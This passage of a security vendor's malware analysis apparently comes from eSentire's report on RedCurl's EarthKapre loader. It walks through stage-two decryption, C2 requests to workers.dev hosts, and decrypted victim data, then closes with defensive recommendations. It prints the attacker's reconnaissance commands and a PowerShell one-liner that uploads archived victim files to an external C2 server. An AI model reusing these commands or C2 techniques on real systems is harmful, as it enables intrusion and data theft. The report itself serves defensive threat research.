000188a8 2E 74 65 78 74 00 00 00 F9 BA 01 00 00 10 00 00 00 BC 01 00 00 04 00 00 00 00 00 00 .text.....
000188c4 00 00 00 00 00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00 34 AC 00 00 00 D0 01 00 .....rdata..4.....
000188e0 00 AE 00 00 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2E 64 61 74 .....@...@.dat
000188fc 61 00 00 00 84 22 00 00 80 02 00 12 00 00 00 6E 02 00 00 00 00 00 00 00 00 00 00 00 a....".....n.....

```

Figure 16 – Decrypted payload preview in hex editor

Stage 2 Analysis

The same string decryption techniques described in the first stage are used again, but the key for AES decryption is derived differently. The first part of the key string is acquired through XOR decryption like before, however the GUID that was passed when this stage was executed is concatenated with this string e.g., "CnWX8J4d5Wizuwc7ccd991-41e1-45ab-b0de-b1d229bba429".

Because of this, sandboxes that rely on executing all known exports of the DLL will fail to detonate this stage properly.

```

Decrypted string at memory offset 0x7ff98a528592, file offset 0x7992, result: GetUserNameA
Decrypted string at memory offset 0x7ff98a528598, file offset 0x7a59, result: shell32.dll
Decrypted string at memory offset 0x7ff98a5286e4, file offset 0x7a6d, result: SHGetSpecialFolderPathA
Decrypted string at memory offset 0x7ff98a529432, file offset 0x8892, result: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
Decrypted string at memory offset 0x7ff98a5294db, file offset 0x88db, result: Wininet.dll
Decrypted string at memory offset 0x7ff98a529567, file offset 0x8967, result: InternetOpenA
Decrypted string at memory offset 0x7ff98a5295ed, file offset 0x89ed, result: InternetConnectA
Decrypted string at memory offset 0x7ff98a529673, file offset 0x8a73, result: HttpOpenRequestA
Decrypted string at memory offset 0x7ff98a5296f5, file offset 0x8af5, result: HttpSendRequestA
Decrypted string at memory offset 0x7ff98a5296f6, file offset 0x8ac6, result: POST
Decrypted string at memory offset 0x7ff98a5299a7, file offset 0x8da7, result: Content-type: application/x-www-form-urlencoded
Decrypted string at memory offset 0x7ff98a529d79, file offset 0x9179, result: IsDebuggerPresent
Decrypted string at memory offset 0x7ff98a52acab, file offset 0xa0ab, result: Kernel32.dll
Decrypted string at memory offset 0x7ff98a52ad8f, file offset 0xa18f, result: GetSystemInfo
Decrypted string at memory offset 0x7ff98a52ae5b, file offset 0xa25b, result: GlobalMemoryStatusEx
Decrypted string at memory offset 0x7ff98a52af27, file offset 0xa327, result: DeviceIoControl
Decrypted string at memory offset 0x7ff98a52af9a, file offset 0xa3fa, result: GetTickCount
Decrypted string at memory offset 0x7ff98a52b0fd, file offset 0xa4fd, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b174, file offset 0xa574, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b1ee, file offset 0xa5ee, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b288, file offset 0xa688, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b2e2, file offset 0xa6e2, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b35c, file offset 0xa75c, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b3d6, file offset 0xa7d6, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b450, file offset 0xa850, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b4ca, file offset 0xa8ca, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b544, file offset 0xa944, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b5be, file offset 0xa9be, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b638, file offset 0xaab8, result: www.msn.com
Decrypted string at memory offset 0x7ff98a52b6d8, file offset 0xafd8, result: Ifx8Std
Decrypted string at memory offset 0x7ff98a52b8ef, file offset 0xafef, result: community.rmobiappdevelopment.workers.dev
Decrypted string at memory offset 0x7ff98a52bc85, file offset 0xb085, result: community.rmobiappdevelopment.workers.dev
AES Key String: CnW8J4dSW1zuwCfocd991-41e1-45ab-b0de-b1d229ba6429
AES Key: 15a2ac70814e75809f1511a65d80838

```

Figure 17 – Decrypting stage 2 strings via EarthKapre-IDA.py

The first decrypted string we will talk about is “www.msn.com”. This is used to see if the victim machine has internet, otherwise the malware will exit. Note, TRU has observed other domains used in this process such as bing.com as well. The HTTP request contents are as follows. If the response code is less than 400, internet is considered to be available.

```

GET https://www.msn.com/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
Pragma: no-cache
Host: www.msn.com
Connection: Keep-Alive
Cache-Control: no-cache

```

Figure 18 – Internet availability check via msn.com

Next, the malware resolves the victim's username via the GetUserNameA API and computer name via the GetComputerNameA API. This is followed by getting the directory paths for Program Files, Desktop, and Local AppData via the SHGetSpecialFolderPathA API.

```

48 8B D0      mov     rdx, rax           ; lpProcName == SHGetSpecialFolderPathA
49 8B CC      mov     rcx, r12          ; hModule
FF 15 AD 48 01 00  call   cs:GetProcAddress
48 8B D8      mov     rbx, rax
48 8D 8D B0 08 00 00  lea     rcx, [rbp+1340h+var_A90]
E8 36 3C 00 00  call   sub_7FF98A52C3A0
45 33 C9      xor     r9d, r9d           ; fCreate
45 8D 41 26      lea     r8d, [r9+26h]       ; csidl == 0x26 == CSIDL_PROGRAM_FILES
48 8D 95 E0 0F 00 00  lea     rdx, [rbp+1340h+pszProgramFilesDir]
33 C9      xor     ecx, ecx           ; hwnd
FF D3      call   rbx               ; SHGetSpecialFolderPathA
45 33 C9      xor     r9d, r9d
45 8D 41 10      lea     r8d, [r9+10h]       ; csidl == 0x10 == CSIDL_DESKTOPDIRECTORY
48 8D 95 00 12 00 00  lea     rdx, [rbp+1340h+pszDesktopDir]
33 C9      xor     ecx, ecx           ; hwnd
FF D3      call   rbx               ; SHGetSpecialFolderPathA
45 33 C9      xor     r9d, r9d
45 8D 41 1C      lea     r8d, [r9+1Ch]       ; clsid == 0x1C == CSIDL_LOCAL_APPDATA
48 8D 95 F0 10 00 00  lea     rdx, [rbp+1340h+pszLocalAppDataDir]
33 C9      xor     ecx, ecx
FF D3      call   rbx               ; SHGetSpecialFolderPathA
49 8B CC      mov     rcx, r12          ; hLibModule


```

Figure 19 – Get Program Files, Desktop, and Local AppData paths

The malware then calls the API SetFileApisToOEM for the process to use the OEM character set code page, then proceeds to get all file and directory names in Program Files, Desktop, and Local AppData via API calls to FindFirstFileA and FindNextFileA. The resulting data is concatenated with new lines.

Next, the malware generates an XOR key to use for encrypting the HTTP request payload's values. The routine that generates the key is a string generator that makes use of the rand() function.

Note, the seed is set to the current process ID multiplied by a constant. With this particular sample, the constant was 0x679BCF5C.



```

.text:00007FF98A52ABAA      mov     rdi, rax
.text:00007FF98A52ABAD      call    GetCurrentProcessId
.text:00007FF98A52ABB2      imul    eax, edi
.text:00007FF98A52ABB5      mov     ecx, eax      ; Seed
.text:00007FF98A52ABB7      call    srand

```

Figure 20 – Setting seed via srand

The HTTP request payload contains several key/value pairs containing the victim's computer name, username, enumerated files/directories, the final stage's export to be called, and finally the XOR key used to encrypt each value in the key/value pairs. Note, some of the key values are hard-coded or empty. Note, the key names, i.e. "wbpslyzvnir" are generated using the previously mentioned string generator.

```

POST https://community.rmobileappdevelopment.workers[.]dev/ HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/125.0.0.0 Safari/537.36
Host: community.rmobileappdevelopment.workers[.]dev
Content-Length: 1166
Cache-Control: no-cache

wbpslyzvnir=&mplya=&dfdxkzkvbuqtxb=&ndpqpeqwcxbbltixpw=1&tthpupwphzvzd==&waqjikiphmzl
=&ggzykfgzwoavgys=

```

Figure 21 – Stage 2 C2 request

The routine responsible for encrypting the values has been decompiled and can be seen below.

```

if ( a2[2] )
{
    v7 = 0LL;
    v8 = 0LL;
    do
    {
        v9 = v8 % a3[2];
        v10 = a3;
        if ( a3[3] >= 0x10uLL )
            v10 = (__QWORD *)a3;
        v11 = (char *)v10 + v9;
        v12 = a2;
        if ( a2[3] >= 0x10uLL )
            v12 = (__QWORD *)a2;
        v13 = *v11 ^ *(__BYTE *)v12 + v7;
        v14 = a1;
        if ( a1[3] >= 0x10uLL )
            v14 = (__QWORD *)a1;
        *(__BYTE *)v14 + v7) = v13;
        ++v6;
        ++v7;
        v8 = v6;
    }
    while ( (unsigned __int64)v6 < a2[2] );
}
v15 = a2[3];
if ( v15 >= 0x10 )

```

Figure 22 – XOR encryption routine

The random string generator routine can be seen below. As stated before, this generator is used to generate the XOR key, as well as the random strings used as keys in the request payload. The rand() function is called in a loop, and the result is mod'd with 0x1A and the result is added to 0x61.

```

__QWORD *__fastcall mw_gen_random_string(__QWORD *pszBuffer, int dwStringSize, __int64 a3)
{
    __int64 v4; // rdi
    __int64 v5; // rsi
    char v6; // r8
    __QWORD *v7; // rax

    v4 = 0LL;
    *pszBuffer = 0LL;
    pszBuffer[2] = 0LL;
    pszBuffer[3] = 0xFLL;
    *(_BYTE *)pszBuffer = 0;
    v5 = dwStringSize;
    if ( dwStringSize )
    {
        if ( (unsigned __int64)dwStringSize > 0xF )
        {
            sub_7FF98A52D5D0(pszBuffer, dwStringSize, a3, dwStringSize);
        }
        else
        {
            pszBuffer[2] = dwStringSize;
            memset(pszBuffer, 0, dwStringSize);
            *(_BYTE *)pszBuffer + v5 = 0;
        }
    }
    else
    {
        pszBuffer[2] = 0LL;
        *(_BYTE *)pszBuffer = 0;
    }
    if ( v5 > 0 )
    {
        do
        {
            v6 = rand() % 0x1A + 0x61;
            v7 = pszBuffer;
            if ( pszBuffer[3] >= 0x10uLL )
                v7 = (__QWORD *)pszBuffer;
            *(_BYTE *)v7 + v4++ = v6;
        }
        while ( v4 < v5 );
    }
    return pszBuffer;
}

```

Figure 23 – Random string generator routine

Each value of the HTTP request is then base64 encoded. Note, the base64 encoding routine complies with “Base 64 Encoding with URL and Filename Safe Alphabet” defined in RFC 4648, which has the following character set:

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-

Figure 24 – Base64 character set

After decoding from base64 and decrypting each value with the XOR key in the HTTP request payload, we can see what the threat actors receive on their end: the victim’s username, computer name, and files/directories from the victim’s Desktop, Local AppData, and Program Files folders.


```

Found XOR key -> vnf
Key: ykalipjjgaz
Value: DESKTOP-78A096E
Key: ssmcpfsaiyhsyb
Value: User
Key: nveldvverzqbhmquzg
Value: 1
Key: jsihyjbkiqnqt
Value:
.
..
Common Files
desktop.ini
Google
Internet Explorer
Microsoft Update Health Tools
ModifiableWindowsApps
Reference Assemblies
RUXIM
Uninstall Information
Windows Defender
Windows Defender Advanced Threat Protection
Windows Mail
Windows Media Player
Windows Multimedia Platform
Windows NT
Windows Photo Viewer
Windows Portable Devices
Windows Security
Windows Sidebar
WindowsApps
WindowsPowerShell
.
..
Application Data
Comms
ConnectedDevicesPlatform
D3DSCache
Google
History
IconCache.db
Microsoft
OneDrive

```

Figure 25 – Decrypted HTTP request contents

If the request to the C2 was successful, the string "IsDebuggerPresent" is then decrypted and resolved via GetProcAddress. It is then called to check if a debugger is present. If the check fails, the process exits. Otherwise, a random string is generated and ".tmp" is concatenated to it.

The C2 response is then checked via HttpQueryInfoA, passing the flags HTTP_QUERY_FLAG_NUMBER and HTTP_QUERY_CONTENT_LENGTH. The content length is checked to ensure it is greater than 10 bytes. If so, InternetReadFile is called in a loop, reading in chunks of 0x2800 bytes again like in the first stage.

The response data is then written to the current directory and the random string + ".tmp". This is achieved through the APIs: GetCurrentDirectoryA, CreateFileA, and WriteFile.




Figure 26 – Check for debugger and exit

The aforementioned payload is then loaded via LoadLibraryA and the stage 3 export "IfIxStd" is resolved via GetProcAddress and is invoked through a call instruction. Finally, as an evasive measure, DeleteFileA() is then called to delete the third stage file from disk.

Note, the stage 3 export name can be found as a decrypted string in this stage or found passed as a value in the HTTP request payload.




Figure 27 – Execute third stage retrieved from C2

Putting everything together, we have created the following collection of scripts:

EarthKapre-Stage1-C2.py - Simulate the request to the C2 to get the second stage.

```
C:\Users\██████████\Desktop>python EarthKapre-Stage1-C2.py
Sending headers: {'User-Agent': 'Mozilla/5.0 (Windows NT; Windows NT 10.0;) WindowsPowerShell/5.1 (VuMU
AsryhPLsaqGXlSx)', 'Content-type': 'application/x-www-form-urlencoded', 'Cache-Control': 'no-cache', 'AC
cept-Encoding': '@@@SKIP_HEADER@@@', 'Accept': None, 'Connection': None} to the C2 URL: https://sm.vbigrd
atasolutions.workers.dev/id
Status Code: 200
Successfully downloaded stage 2 payload.
```

Figure 28 – Running EarthKapre-Stage1-C2.py to download second stage

EarthKapre-Stage2-Payload-Decrypter.py - Decrypt the resulting encrypted payload acquired after running EarthKapre-Stage1-C2.py.

```
C:\Users\██████████\Desktop\python EarthKapre-Stage2-Payload-Decrypter.py -f netutils.dll -e encrypted_payload.bin -o stage2.dll
Found XOR key: b'BmaEi0wsUa'
Successfully decrypted payload, output file path: stage2.dll
```

Figure 29 – Running EarthKapre-Stage2-Payload-Decrypter.py to decrypt encrypted second stage

EarthKapre-Stage2-C2-Request-Decrypter.py - Parses a given byte string containing the stage 2 request payload and outputs the decrypted victim computer name, username, files/directories listings, and XOR key.

```
% python3 EarthKahre-Stage2-C2-Request-Decrypter.py
Found XOR key -> vnf
Key: ykalipjjgaz
Value: DESKTOP-78A096E
Key: ssmcpfsaiyhsyb
Value: User
Key: nveldvverzqbhmquzg
Value: 1
Key: jsihyjbkiqnqt
Value:
.
..
Common Files
desktop.ini
Google
Internet Explorer
Microsoft Update Health Tools
ModifiableWindowsApps
Reference Assemblies
RUXIM
```

Figure 30 – Running EarthKapre-Stage2-C2-Request-Decrypter.py to decrypt HTTP request payload

EarthKapre-Stage2-C2.py - Sends a request to the C2 to retrieve the third stage.

```
python3 EarthKapre-Workstage2-C2.py
Sending payload to C2: https://[redacted].workers.dev/, payload: idwaagug=IiE0LTAoNkkmMTZRL1mJ&ovrpeznw=&vxznrf
tzymmcejtg=JwAKDwo0FRABVxAIFA==&sbrzttoxaoqx=1&fnuqlclxkws=2a5q6bl1SG1tSEppgcCIcwkiCEQhDwgCFWltAgUDRAIFko0CA1qbcMICQLA21tL
woTAXYJAxBhwo0CgSvAXzqkCB0RYfYfqsBEkqYFgAgEGFHLgEGChAPJtICQguA24qCQAA0A68BAGCQM03AgSQUXFhdqbdYCAAEVAw0E0QmFRccCwLdWuEa24
1m2wuk21tMw0OCBtBwglRi0JAAsvCwUTDwsJa24wDCRMURi0ACAEJAgEVa24wDCRMURi0ACAEJAgEVRIUDXU3QBEDRJPfAEJEG0A3FtATAcwTDwsJa24wD
woDCRMURiKGdwhq6bDMOCAAIERdHKwEDDwVHNggGhEva24wDwoDCRMURiKSchA0CwEDDwVHNggGEGEiIaF1alq6bDMOCAAIERdHKDqBq6bDMOCAAIERdHNgwIEgtHMA0CEQE
Va24wDwoDCRMURiQIFBAGqACRIaCEAdxqdbDMOCAAIERdHNQEEqY0eH1alq6bDMOCAAIERdHNG0dAGVFGf1tMQ0JAgSQUXFhdqbdMOCAAIERdXCRCMFE0CPawGLA
25q6bl1SG1tSEppqCuxFGq0BUTDws3RIAGEGVbqCICwkuA24KCCQXAwTawAJaIOBQEUNggGEGiFAlq6bCUIjqlkBwPCa1tIQsIQAgC24dYd3tCRCYea24bQs
JJQ0UEdGfJAgZqbkCB0RYfYfqsBEmltKQoCihYOEAFqbdG0B08GAQEuA243AwEV1t0UjYcYhFfE243CgUEAwWtICgAFDA0CgEGrCOMIiAsLAgEva243FasAFUAKFWltn
hEFC0gdUgEVFWltnMgEkFmltMgEKfqsVBxYhUj0JegEVCATERIiOCgEuA24DxYtEWULNjAFaFq6blt25Ja25J3SG1tIQsIQAgCRiCPFAsKAO0lCA9q6bkCB0RYfYfqs
BEKQAGMCSAGJdWlta25qAa==&cnipux=LwUihjCTLwA=&kgyuxzj1qbxsozcsd=fdg
```

Figure 31 – Running EarthKapre-Stage2-C2.py to get third stage payload

Reconnaissance and Exfiltration

RedCurl executed the following commands via a batch file dropped by the final stage into %APPDATA%\Acquisition\JKLYjn2.bat. This batch file is used to automate the collection of system information for reconnaissance purposes and to archive collected data for exfiltration:

- Get user account information:
 - net localgroup
 - net localgroup Administrators
- Get system information:
systeminfo
- Get information about disks on the system:
wmic logicaldisk get description,name,Size,FreeSpace
- Get information about installed Anti-virus products:
wmic process get Name,Commandline powershell -c "Get-CimInstance - Namespace root/SecurityCenter2 -ClassName AntivirusProduct | Out-File - FilePath .\temp7237\<COMPROMISED_COMPUTER_NAME>_AV.txt"
- Execute Sysinternals AD Explorer and output results to temp file:
temp7237\ad.exe -accepteula -snapshot "" temp7237\dmn.dat
- Execute 7-Zip to archive collected data with a password for encryption:
powershell -c "gci *.exe | foreach {if((\$_.VersionInfo).InternalName -eq '7za') {\$syspack = \$_.FullName}};\$a1='x';\$a2='-aoa';\$a3='-p'+\$env:ppass2;\$a4=\$env:util;\$a5='-o'+\$env:tdir;&\$syspack \$a1 \$a2 \$a3 \$a4 \$a5;"
- Upload the collected data via PowerShell PUT request to C2 "mia.nl.tab[.]digital":
powershell -c "\$PSW01 = New-Object -ComObject MSXML2.ServerXMLHTTP;\$AFS = New-Object -ComObject ADODB.Stream;\$AFS.Open();\$AFS.Type = 1;Get-ChildItem \$env:tdir | Where-Object {\$_.PSIsContainer -eq \$false;} | foreach {\$AFS.LoadFromFile(\$_.FullName);\$AFB = \$AFS.Read();\$PSW01.Open('PUT', \$env:davstr+'/'+\$env:davfld+'/'+\$_.Name, \$False, \$env:slog, \$env:spass);\$PSW01.Send(\$AFB);};\$PSW01.Close;"

Workers.dev

The C2 infrastructure is hosted by Cloudflare through Cloudflare Workers. According to Cloudflare, "Cloudflare Workers provides a serverless execution environment that allows you to create new applications or augment existing ones without configuring or maintaining infrastructure."

Unfortunately for RedCurl, there are some limitations to Cloudflare Workers free tier - the threat actors are only able to receive 100,000 requests per day. Through slight modification of EarthKape-Stage2-C2.py, we were able to cause the C2 to fail to return a response and ended up limiting all the other subdomains used in this attack as well.

Workers

Users on the Workers Paid plan have access to the Standard usage model. Workers Enterprise accounts are billed based on the usage model specified in their contract. To switch to the Standard usage model, reach out to your CSM.

	Requests ^{1, 2}	Duration	CPU time
Free	100,000 per day	No charge for duration	10 milliseconds of CPU time per invocation
Standard	10 million included per month +\$0.30 per additional million	No charge or limit for duration	30 million CPU milliseconds included per month +\$0.02 per additional million CPU milliseconds Max of 30 seconds of CPU time per invocation Max of 15 minutes of CPU time per Cron Trigger or Queue Consumer invocation

Figure 32 – Cloudflare Workers limits

What did we do?

Our team of [24/7 SOC Cyber Analysts](#) proactively isolated the affected host to contain the infection on the customer's behalf.

- We communicated what happened with the customer and helped them with incident remediation efforts.

Recommendations from the Threat Response Unit (TRU):

- Prevent automatic mounting of ISO/IMG by Group Policy:
 - Create a new GPO policy or edit an existing one and enable the following policy:
Computer Configuration > Administrative Templates > System > Device Installation > Device Installation Restrictions.
 - Click the Show... button and copy/paste the value shown below
SCSI\CdRomMsft____Virtual_DVD-ROM_
 - Ensure the checkbox "Also apply to matching devices that are already installed." is selected.

Note: when linking the GPO to an OU, the OU must be computer based as this policy is Computer Configuration based.
- Use an Endpoint Detection and Response (EDR) solution and ensure it is deployed across all workstations and servers.

Indicators of Compromise

You can access the Indicators of Compromise [here](#).

References



eSentire Threat Response Unit (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Cookies allow us to deliver the best possible experience for you on our website - by continuing to use our website or by closing this box, you are consenting to our use of cookies. Visit our [Privacy Policy](#) to learn more.

Accept